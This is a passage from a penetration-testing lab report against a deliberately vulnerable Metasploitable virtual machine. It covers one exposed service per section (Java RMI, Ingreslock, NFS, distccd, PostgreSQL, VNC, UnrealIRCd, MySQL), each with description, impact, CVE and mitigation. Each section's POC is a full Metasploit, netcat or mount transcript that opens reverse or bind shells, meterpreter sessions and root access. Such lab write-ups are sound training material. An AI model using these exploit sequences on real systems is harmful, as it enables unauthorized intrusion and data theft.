34	\ target: Total.js CMS on Mac	.	.	.	.
35	exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc	2021-09-21	manual	Yes	VMware
36	exploit/multi/misc/vscode_ipynb_remote_dev_exec	2022-11-22	excellent	Yes	VSCode
37	\ target: Windows	.	.	.	.
38	\ target: Linux File-Dropper	.	.	.	.

Interact with a module by name or index. For example `info 38`, use 38 or use `exploit/multi/misc/vscode_ipynb_remot`
After interacting with a module you can manually set a TARGET with `set TARGET 'Linux File-Dropper'`

```
msf > use auxiliary/scanner/misc/java_rmi_server
msf auxiliary(scanner/misc/java_rmi_server) > set RHOST 192.168.52.129
RHOST => 192.168.52.129
msf auxiliary(scanner/misc/java_rmi_server) > run
[*] 192.168.52.129:1099 - 192.168.52.129:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.52.129:1099 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/misc/java_rmi_server) > use exploit/multi/misc/java_rmi_server
\[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.52.129
RHOST => 192.168.52.129
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.52.128:4444
[*] 192.168.52.129:1099 - Using URL: http://192.168.52.128:8080/MZmBcv3CItAMZ
[*] 192.168.52.129:1099 - Server started.
[*] 192.168.52.129:1099 - Sending RMI Header ...
[*] 192.168.52.129:1099 - Sending RMI Call ...
[*] 192.168.52.129:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.52.129
[*] Meterpreter session 1 opened (192.168.52.128:4444 -> 192.168.52.129:60563) at 2026-01-03 12:23:53 -0500
```

`meterpreter > help`

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background

Command	Description
keyevent	Send key events
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds

Stdapi: Audio Output Commands

Command	Description
play	play a waveform audio file (.wav) on the target system

For more info on a specific command, use `<command> -h` or `help <command>`.

`meterpreter > pwd`

/

Port 1524 – Ingreslock Backdoor

Description

Port 1524 is commonly associated with the Ingreslock backdoor, which is a known backdoor service found in vulnerable systems such as Metasploitable. This backdoor provides a root shell listening on port 1524 without requiring authentication. Its presence indicates a deliberately insecure or compromised system configuration intended for exploitation.

Impact

Exploitation of the Ingreslock backdoor allows an attacker to gain immediate root-level access to the system without any authentication. With full administrative privileges, the attacker can execute arbitrary commands, modify or delete system files, install malicious software, create backdoors, and completely compromise the system. This level of access can lead to total loss of system integrity, confidentiality, and availability.

CVE – ID

- CVE-1999-0532 – Backdoor service provides unauthorized root access

Mitigation

- Immediately disable and remove the backdoor service
- Close port 1524 using firewall rules
- Audit the system for other backdoors or malicious services
- Reinstall the operating system if compromise is confirmed
- Apply system hardening and security best practices
- Regularly monitor open ports and running services

POC :

```
(janhavi@kali)-[~]  
$ nmap -p 1524 192.168.52.129  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-03 12:29 EST  
Nmap scan report for 192.168.52.129  
Host is up (0.00023s latency).  
  
PORT      STATE SERVICE  
1524/tcp  open  ingreslock  
MAC Address: 00:0C:29:23:6F:5B (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds  
  
(janhavi@kali)-[~]  
$ nc -nv 192.168.52.129 1524  
(UNKNOWN) [192.168.52.129] 1524 (ingreslock) open  
root@metasploitable:/# id  
uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:/# whoami  
root  
root@metasploitable:/# █
```

Port 2049 – Network File System (NFS)

Description

NFS (Network File System) is a distributed file system protocol that allows a user on a client machine to access files over a network as if they were stored locally. It commonly runs on port 2049. In the target system, the NFS service was misconfigured with weak export permissions, allowing unauthorized users to mount shared directories remotely.

Impact

Exploitation of a misconfigured NFS service can allow an attacker to mount remote file systems and gain unauthorized access to sensitive files and directories. This may lead to disclosure, modification, or deletion of critical data. In some cases, writable NFS shares can be abused to modify system files or inject malicious content, potentially resulting in privilege escalation and complete system compromise.

CVE – ID

- **CVE-1999-0170** – NFS export allows unauthorized access

Mitigation

- Restrict NFS exports to specific trusted IP addresses
- Disable NFS service if not required
- Use strong authentication mechanisms such as Kerberos
- Avoid exporting sensitive directories
- Set proper read-only permissions where possible
- Use firewall rules to restrict access to port 2049
- Regularly audit NFS export configurations

POC

```
(janhavi@kali)-[~]
$ nmap -p 2049 192.168.52.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-03 12:34 EST
Nmap scan report for 192.168.52.129
Host is up (0.00037s latency).

PORT      STATE SERVICE
2049/tcp  open  nfs
MAC Address: 00:0C:29:23:6F:5B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds

(janhavi@kali)-[~]
$ mkdir /tmp/mnt

(janhavi@kali)-[~]
$ sudo mount -t nfs 192.168.52.129:/ /tmp/mnt -o nolock
[sudo] password for janhavi:

(janhavi@kali)-[~]
$ cd tmp/mnt
bash: cd: tmp/mnt: No such file or directory

(janhavi@kali)-[~]
$ cd /tmp/mnt

(janhavi@kali)-[/tmp/mnt]
$ ls
bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz

(janhavi@kali)-[/tmp/mnt]
$ cd etc

(janhavi@kali)-[/tmp/mnt/etc]
$ cd /etc

(janhavi@kali)-[/etc]
$ ls
adduser.conf      cron.monthly      fonts             ImageMagick-7    lightdm           mtab              passwd            redis             speech-dispatcher ucf.conf
alternatives      crontab           freetds           inetsim          lighttpd          mysql             passwd-           redsocks.conf    sqlmap            udev
apache2           cron.weekly       fstab             initsm           locale.alias     nanorc            perl              request-key.conf  ssh               udisks2
apparmor          cron.yearly       fuse.conf         init.d           locale.conf      netconfig         php               request-key.d     ssl              ufw
apparmor.d        cryptsetup-initramfs  gai.conf         inputrc          locale.gen       netsniff-ng       plymouth          resolv.conf       sslsplit         unicornscan
apt               cryptsetup-mkue-password  geoclue          inserv.conf.d   localtime        network           polkit-1          responder        strongswan.conf  updatedb.conf
arp-scan          crypttab          ghostscript       ipp-usb          logcheck         NetworkManager   postgresql        rmt              strongswan.d     update-motd.d
avahi             cupshelpers       glvnd             ipsec.conf       login.defs       networks          postgresql-common rpc               stunnel          UPower
bash.bashrc       dbus-1            gophish           ipsec.d          logrotate.conf   nfs.conf          powershell-empire runit            subgid           usb_modeswitch.conf
```

Port 3632 (distccd)

Description

Port 3632 is commonly used by distccd, a distributed C/C++ compilation daemon. It allows remote systems to submit compilation jobs. In vulnerable or misconfigured setups, distccd may accept connections from any host without authentication, allowing attackers to execute arbitrary commands on the target system.

Impact

Exploitation of the distccd service can allow an attacker to execute arbitrary commands remotely on the target system. This may result in unauthorized access, installation of malicious software, modification of system files, and potential privilege escalation. A compromised distccd service can lead to full system compromise and may be used as a stepping stone to attack other services within the network.

CVE – ID

- **CVE-2004-2687** – distccd Remote Command Execution Vulnerability

Mitigation

- Disable distccd if distributed compilation is not required
- Restrict distccd access to trusted hosts only
- Use firewall rules to block external access to port 3632
- Run distccd with least privilege
- Update distccd to a secure version
- Monitor system logs for unauthorized command execution

POC

```
(janhavi@kali)-[~]
$ nmap -p 3632 192.168.52.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-03 12:39 EST
Nmap scan report for 192.168.52.129
Host is up (0.00038s latency).

PORT      STATE SERVICE
3632/tcp  open  distccd
MAC Address: 00:0C:29:23:6F:5B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds

(janhavi@kali)-[~]
$ msfconsole
```

```
(-) The value specified for payload is not valid.
msf > search distcc

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf > use exploit/unix/misc/distcc_exec
(-) No results from search
(-) Failed to load module: exploit/unix/misc/distcc_exec
msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  payload/cmd/unix/adduser                  .               normal  No      Add user with useradd
1  payload/cmd/unix/bind_perl                .               normal  No      Unix Command Shell, Bind TCP (via
2  payload/cmd/unix/bind_perl_ipv6           .               normal  No      Unix Command Shell, Bind TCP (via
3  payload/cmd/unix/bind_ruby                .               normal  No      Unix Command Shell, Bind TCP (via
4  payload/cmd/unix/bind_ruby_ipv6           .               normal  No      Unix Command Shell, Bind TCP (via
5  payload/cmd/unix/generic                  .               normal  No      Unix Command, Generic Command Exe
6  payload/cmd/unix/reverse                  .               normal  No      Unix Command Shell, Double Revers
7  payload/cmd/unix/reverse_bash              .               normal  No      Unix Command Shell, Reverse TCP (
8  payload/cmd/unix/reverse_bash_telnet_ssl  .               normal  No      Unix Command Shell, Reverse TCP S
9  payload/cmd/unix/reverse_openssl          .               normal  No      Unix Command Shell, Double Revers
10 payload/cmd/unix/reverse_perl              .               normal  No      Unix Command Shell, Reverse TCP (
11 payload/cmd/unix/reverse_perl_ssl          .               normal  No      Unix Command Shell, Reverse TCP S
12 payload/cmd/unix/reverse_ruby             .               normal  No      Unix Command Shell, Reverse TCP (
13 payload/cmd/unix/reverse_ruby_ssl         .               normal  No      Unix Command Shell, Reverse TCP S
14 payload/cmd/unix/reverse_ssl_double_telnet .               normal  No      Unix Command Shell, Double Revers

msf exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
```

```
14 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, http, https.
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html#section-6.2.1
RPORT	3632	yes	The target port (TCP)

```
Payload options (cmd/unix/bind_ruby):
```

Name	Current Setting	Required	Description
LPORT	4444	yes	The listen port
RHOST		no	The target address

```
Exploit target:
```

Id	Name
--	----
0	Automatic Target

```
View the full module info with the info, or info -d command.
```

```
msf exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.52.129
RHOSTS => 192.168.52.129
msf exploit(unix/misc/distcc_exec) > exploit
[*] Started bind TCP handler against 192.168.52.129:4444
[*] Command shell session 1 opened (192.168.52.128:40285 -> 192.168.52.129:4444) at 2026-01-03 12:44:51 -0500
```

```
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Port 5432 (Postgres)

Description

PostgreSQL is an open-source relational database management system that listens on **port 5432** by default. It is used to store and manage structured data for applications. In the target system, the PostgreSQL service was exposed with weak authentication and misconfigured access controls, allowing an attacker to connect remotely and obtain database user access (postgres).

Impact

Exploitation of the PostgreSQL service can allow an attacker to gain unauthorized access to the database server and perform actions such as reading, modifying, or deleting sensitive data. If the database user has elevated privileges, the attacker may execute system-level commands through database features, leading to privilege escalation and full system compromise. This can result in data breaches, service disruption, and compromise of applications dependent on the database.

CVE – ID

- **CVE-2019-9193** – PostgreSQL

Mitigation

- Enforce strong passwords for all PostgreSQL users
- Disable remote access if not required
- Restrict access to trusted IP addresses only
- Avoid granting superuser privileges unnecessarily
- Disable dangerous functions like COPY FROM PROGRAM where possible
- Keep PostgreSQL updated to the latest secure version
- Use firewall rules to protect port 5432

POC

```
(janhavi@kali)-[~]
$ nmap -p 5432 192.168.52.129 -iU --min-rtt 1500
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-03 12:49 EST
Nmap scan report for 192.168.52.129
Host is up (0.00033s latency).
PORT      STATE SERVICE
5432/tcp  open  postgresql
MAC Address: 00:0C:29:23:6F:5B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

(janhavi@kali)-[~]
$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level prompt
```

```
msf > search postgresql
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/acronis_cyber_infra_cve_2023_45249	2024-07-24	excellent	Yes	Acronis Cyber Infrastructure default password remote c
1	_ target: Unix/Linux Command	.	.	.	.
2	_ target: Interactive SSH	.	.	.	.
3	exploit/linux/http/appsmith_rce_cve_2024_55964	2025-03-25	excellent	Yes	Appsmith RCE
4	auxiliary/server/capture/postgresql	.	normal	No	Authentication Capture: PostgreSQL
5	exploit/linux/http/beyondtrust_pra_rs_unauth_rce	2024-12-16	excellent	Yes	BeyondTrust Privileged Remote Access (PRA) and Remote
6	post/linux/gather/enum_users_history	.	normal	No	Linux Gather User History
7	exploit/multi/http/manage_engine_dc_pmp_sqli	2014-06-08	excellent	Yes	ManageEngine Desktop Central / Password Manager LinkVi
8	_ target: Automatic	.	.	.	.
9	_ target: Desktop Central v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows	.	.	.	.
10	_ target: Desktop Central MSP v8 >= b80200 / v9 < b90039 (PostgreSQL) on Windows	.	.	.	.
11	_ target: Desktop Central [MSP] v7 >= b70200 / v8 / v9 < b90039 (MySQL) on Windows	.	.	.	.
12	_ target: Password Manager Pro [MSP] v6 >= b6800 / v7 < b7003 (PostgreSQL) on Windows	.	.	.	.
13	_ target: Password Manager Pro v6 >= b6500 / v7 < b7003 (MySQL) on Windows	.	.	.	.
14	_ target: Password Manager Pro [MSP] v6 >= b6800 / v7 < b7003 (PostgreSQL) on Linux	.	.	.	.
15	_ target: Password Manager Pro v6 >= b6500 / v7 < b7003 (MySQL) on Linux	.	.	.	.
16	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Password Manager SQLAdvancedSearchResul
17	exploit/multi/postgres/postgres_copy_from_program_cmd_exec	2019-03-20	excellent	Yes	PostgreSQL COPY FROM PROGRAM Command Execution
18	_ target: Automatic	.	.	.	.
19	_ target: Unix/OSX/Linux	.	.	.	.
20	_ target: Windows - PowerShell (In-Memory)	.	.	.	.
21	_ target: Windows (CMD)	.	.	.	.
22	exploit/multi/postgres/postgres_createlang	2016-01-01	good	Yes	PostgreSQL CREATE LANGUAGE Execution
23	auxiliary/scanner/postgres/postgres_dbname_flag_injection	.	normal	No	PostgreSQL Database Name Command Line Flag Injection

```
msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.52.129
RHOSTS => 192.168.52.129
msf exploit(linux/postgres/postgres_payload) > exploit
[-] 192.168.52.129:5432 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.52.128
LHOST => 192.168.52.128
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.52.128:4444
[*] 192.168.52.129:5432 - 192.168.52.129:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.
[*] 192.168.52.129:5432 - Uploaded as /tmp/MEKBJtJB.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.52.129
[*] Meterpreter session 1 opened (192.168.52.128:4444 -> 192.168.52.129:36000) at 2026-01-03 12:53:45 -0500

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > getuid
Server username: postgres
meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > shell
Process 5734 created.
Channel 1 created.
whoami
postgres
id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
```

Port 5900 (VNC)

Description

VNC (Virtual Network Computing) is a remote desktop protocol used to control a graphical desktop environment over a network. It commonly runs on **port 5900**. In the target system, the VNC service was exposed with weak or no authentication, allowing an attacker to connect remotely and view or control the desktop session.

Impact

Exploitation of the VNC service can allow an attacker to gain unauthorized graphical access to the target system. This enables the attacker to observe user activity, access sensitive information, execute commands, install malicious software, and potentially escalate privileges. Unauthorized VNC access can lead to full system compromise, data theft, and loss of system confidentiality and integrity.

CVE – ID

- **CVE-2006-2369** – VNC Authentication Bypass

Mitigation

- Disable VNC if remote desktop access is not required
- Enforce strong authentication and passwords
- Use encrypted VNC connections or tunnel VNC over SSH
- Restrict VNC access to trusted IP addresses
- Change default VNC ports if possible
- Keep VNC software updated to the latest version
- Monitor logs for unauthorized access attempt

POC :

```
(janhavi@kali)-[~]
└─$ nmap -p 5900 192.168.52.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-03 13:07 EST
Nmap scan report for 192.168.52.129
Host is up (0.000385 latency).
PORT      STATE SERVICE
5900/tcp  open  vnc
MAC Address: 00:0C:29:23:6F:5B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

(janhavi@kali)-[~]
└─$ msfconsole
Metasploit tip: Execute a command across all sessions with sessions -C <command>
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.

https://metasploit.com
```

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):



| Name             | Current Setting                                                  | Required | Description                                               |
|------------------|------------------------------------------------------------------|----------|-----------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                                                            | yes      | Attempt to login anonymously                              |
| BLANK_PASSWORDS  | false                                                            | no       | Try blank passwords                                       |
| BRUTEFORCE_SPEED | 5                                                                | yes      | How fast to iterate passwords                             |
| DB_ALL_CREDS     | false                                                            | no       | Try each database credential                              |
| DB_ALL_PASS      | false                                                            | no       | Add all passwords to the user list                        |
| DB_ALL_USERS     | false                                                            | no       | Add all users to the password list                        |
| DB_SKIP_EXISTING | none                                                             | no       | Skip existing database credentials                        |
| PASSWORD         |                                                                  | no       | The password to use for authentication                    |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt | no       | File containing a list of passwords                       |
| Proxies          |                                                                  | no       | A proxy chain or exit node (PNI) for outgoing connections |
| RHOSTS           |                                                                  | yes      | The target host(s) to scan                                |
| RPORT            | 5900                                                             | yes      | The target port                                           |
| STOP_ON_SUCCESS  | false                                                            | yes      | Stop guessing passwords after the first success           |
| THREADS          | 1                                                                | yes      | The number of threads to use                              |
| USERNAME         | <BLANK>                                                          | no       | A specific username to use for authentication             |
| USERPASS_FILE    |                                                                  | no       | File containing a list of user:password pairs             |
| USER_AS_PASS     | false                                                            | no       | Try the username as the password                          |
| USER_FILE        |                                                                  | no       | File containing a list of usernames                       |
| VERBOSE          | true                                                             | yes      | Whether to display verbose output                         |



View the full module info with the info, or info -d command.

msf auxiliary(scanner/vnc/vnc_login) > set USERNAME ROOT
USERNAME => ROOT
msf auxiliary(scanner/vnc/vnc_login) > Set RHOSTS 192.168.52.129
[!] Unknown command: Set. Did you mean set? Run the help command for more details.
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.52.129
RHOSTS => 192.168.52.129
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.52.129:5900 - 192.168.52.129:5900 - Starting VNC login sweep
[!] 192.168.52.129:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.52.129:5900 - 192.168.52.129:5900 - Login Successful: :password
[*] 192.168.52.129:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```

```
janhavi@kali: ~
Session Actions Edit View Help
janhavi@kali: ~ x janhavi@kali: ~ x
(janhavi@kali)-[~]
$ vncviewer 192.168.52.129
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

```
TightVNC: root's X desktop (metasploitable:0)
root@metasploitable: /
root@metasploitable: /# ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media  opt  sbin  tmp  vmlinuz
cdrom  home  lib  mnt  proc  srv  usr
root@metasploitable: /# whoami
root
root@metasploitable: /#
```

Port 6667 (IRC)

Description

Port 6667 is commonly used by IRC (Internet Relay Chat) services. IRC servers allow users to communicate in real time through text-based chat channels. In vulnerable or misconfigured systems, an exposed IRC service can be abused to gain unauthorized access, run malicious bots, or execute remote commands through insecure scripts or backdoors.

Impact

Exploitation of an exposed IRC service can allow an attacker to remotely control the system by connecting to malicious channels or bots running on the server. This may lead to unauthorized command execution, installation of malware, participation in botnets, data leakage, and service disruption. An attacker can also use the compromised system as a command-and-control node to launch further attacks.

CVE – ID

- **CVE-2010-2075** – UnrealIRCd Backdoor Remote Command Execution

Mitigation

- Disable IRC services if not required
- Remove any backdoored or unauthorized IRC software
- Restrict IRC access using firewall rules
- Keep IRC server software updated
- Monitor system processes and network traffic for bot activity
- Apply principle of least privilege to services

POC :

```
(janhavi@kali)-[~]  
$ msfconsole  
Metasploit tip: The use command supports fuzzy searching to try and  
select the intended module, e.g., use kerberos/get_ticket or use  
kerberos forge silver ticket
```

```
      =[ metasploit v6.4.99-dev                               ]  
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads   ]  
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion       ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.52.129  
RHOSTS => 192.168.52.129  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/bind_ruby  
payload => cmd/unix/bind_ruby  
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run  
[*] 192.168.52.129:6667 - Connected to 192.168.52.129:6667 ...  
      :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...  
[*] 192.168.52.129:6667 - Sending backdoor command...  
[*] Started bind TCP handler against 192.168.52.129:4444  
[*] Command shell session 1 opened (192.168.52.128:46871 -> 192.168.52.129:4444) at 2026-01-03 13:42:05 -0500  
  
id  
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Port 3306 (SQL)

Description

SQL Injection is a web application vulnerability that occurs when user-supplied input is improperly validated and directly included in SQL queries. This allows an attacker to manipulate database queries and interact directly with the backend database. Through SQL injection, attackers can bypass authentication, extract sensitive data, and interact with the database with elevated privileges.

Impact

Exploitation of SQL injection vulnerabilities can allow an attacker to access, modify, or delete sensitive database information, including user credentials and confidential records. In severe cases, attackers may gain administrative control over the database and execute system-level commands through database functions, leading to complete compromise of the underlying server. This can result in data breaches, loss of data integrity, service disruption, and compromise of connected applications.

Mitigation

- Use prepared statements and parameterized queries
- Validate and sanitize all user inputs
- Apply least-privilege access to database accounts
- Disable dangerous database functions if not required
- Use web application firewalls (WAF)
- Perform regular security testing and code reviews
- Keep database and application software up to date

```
└─$ nmap -p 3306 192.168.52.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-04 03:51 EST
Nmap scan report for 192.168.52.129
Host is up (0.00029s latency).
```

```
PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 00:0C:29:23:6F:5B (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

```
(janhavi@kali)-[~]
└─$ mysql -h 192.168.52.129 -u root --skip-ssl
Command 'mysql' not found, did you mean:
  command 'tsql' from deb freetds-bin
  command 'sql' from deb parallel
  command 'isql' from deb unixodbc
  command 'yaql' from deb python3-yaql
  command 'mysql' from deb mariadb-client-core
  command 'jsql' from deb jsql-injection
  command 'asql' from deb asql
  command 'psql' from deb postgresql-client-common
  command 'osql' from deb freetds-bin
Try: sudo apt install <deb name>
```

```
(janhavi@kali)-[~]
└─$ mysql -h 192.168.52.129 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
```

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> help

General information about MariaDB can be found at
<http://mariadb.org>

List of all client commands:

Note that all text commands must be first on line and end with ';'.

?	(\?)	Synonym for 'help'.
charset	(\C)	Switch to another charset. Might be needed for processing binlog with multi-byte charsets.
clear	(\c)	Clear the current input statement.
connect	(\r)	Reconnect to the server. Optional arguments are db and host.
delimiter	(\d)	Set statement delimiter.
edit	(\e)	Edit command with \$EDITOR.
ego	(\G)	Send command to MariaDB server, display result vertically.
exit	(\q)	Exit mysql. Same as quit.
go	(\g)	Send command to MariaDB server.
help	(\h)	Display this help.
nopager	(\n)	Disable pager, print to stdout.
notee	(\t)	Don't write into outfile.
nowarning	(\w)	Don't show warnings after every statement.
pager	(\P)	Set PAGER [to_pager]. Print the query results via PAGER.
print	(\p)	Print current command.
prompt	(\R)	Change your mysql prompt.
quit	(\q)	Quit mysql.
costs	(\Q)	Toggle showing query costs after each query
rehash	(\#)	Rebuild completion hash.
sandbox	(\s)	Disallow commands that access the file system (except \P without an argument and \e).
source	(\.)	Execute an SQL script file. Takes a file name as an argument.
status	(\s)	Get status information from the server.
system	(\!)	Execute a system shell command.
tee	(\T)	Set outfile [to_outfile]. Append everything into given outfile.
use	(\u)	Use another database. Takes database name as argument.
warnings	(\W)	Show warnings after every statement.

```
MySQL [(none)]> show databases;
```

Database
information_schema
dvwa
metasploit
mysql
owasp10
tikiwiki
tikiwiki195

7 rows in set (0.001 sec)

```
MySQL [(none)]> use mysql;
```

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

```
MySQL [mysql]> select user, host from user;
```

user	host
debian-sys-maint	
guest	%
root	%

3 rows in set (0.000 sec)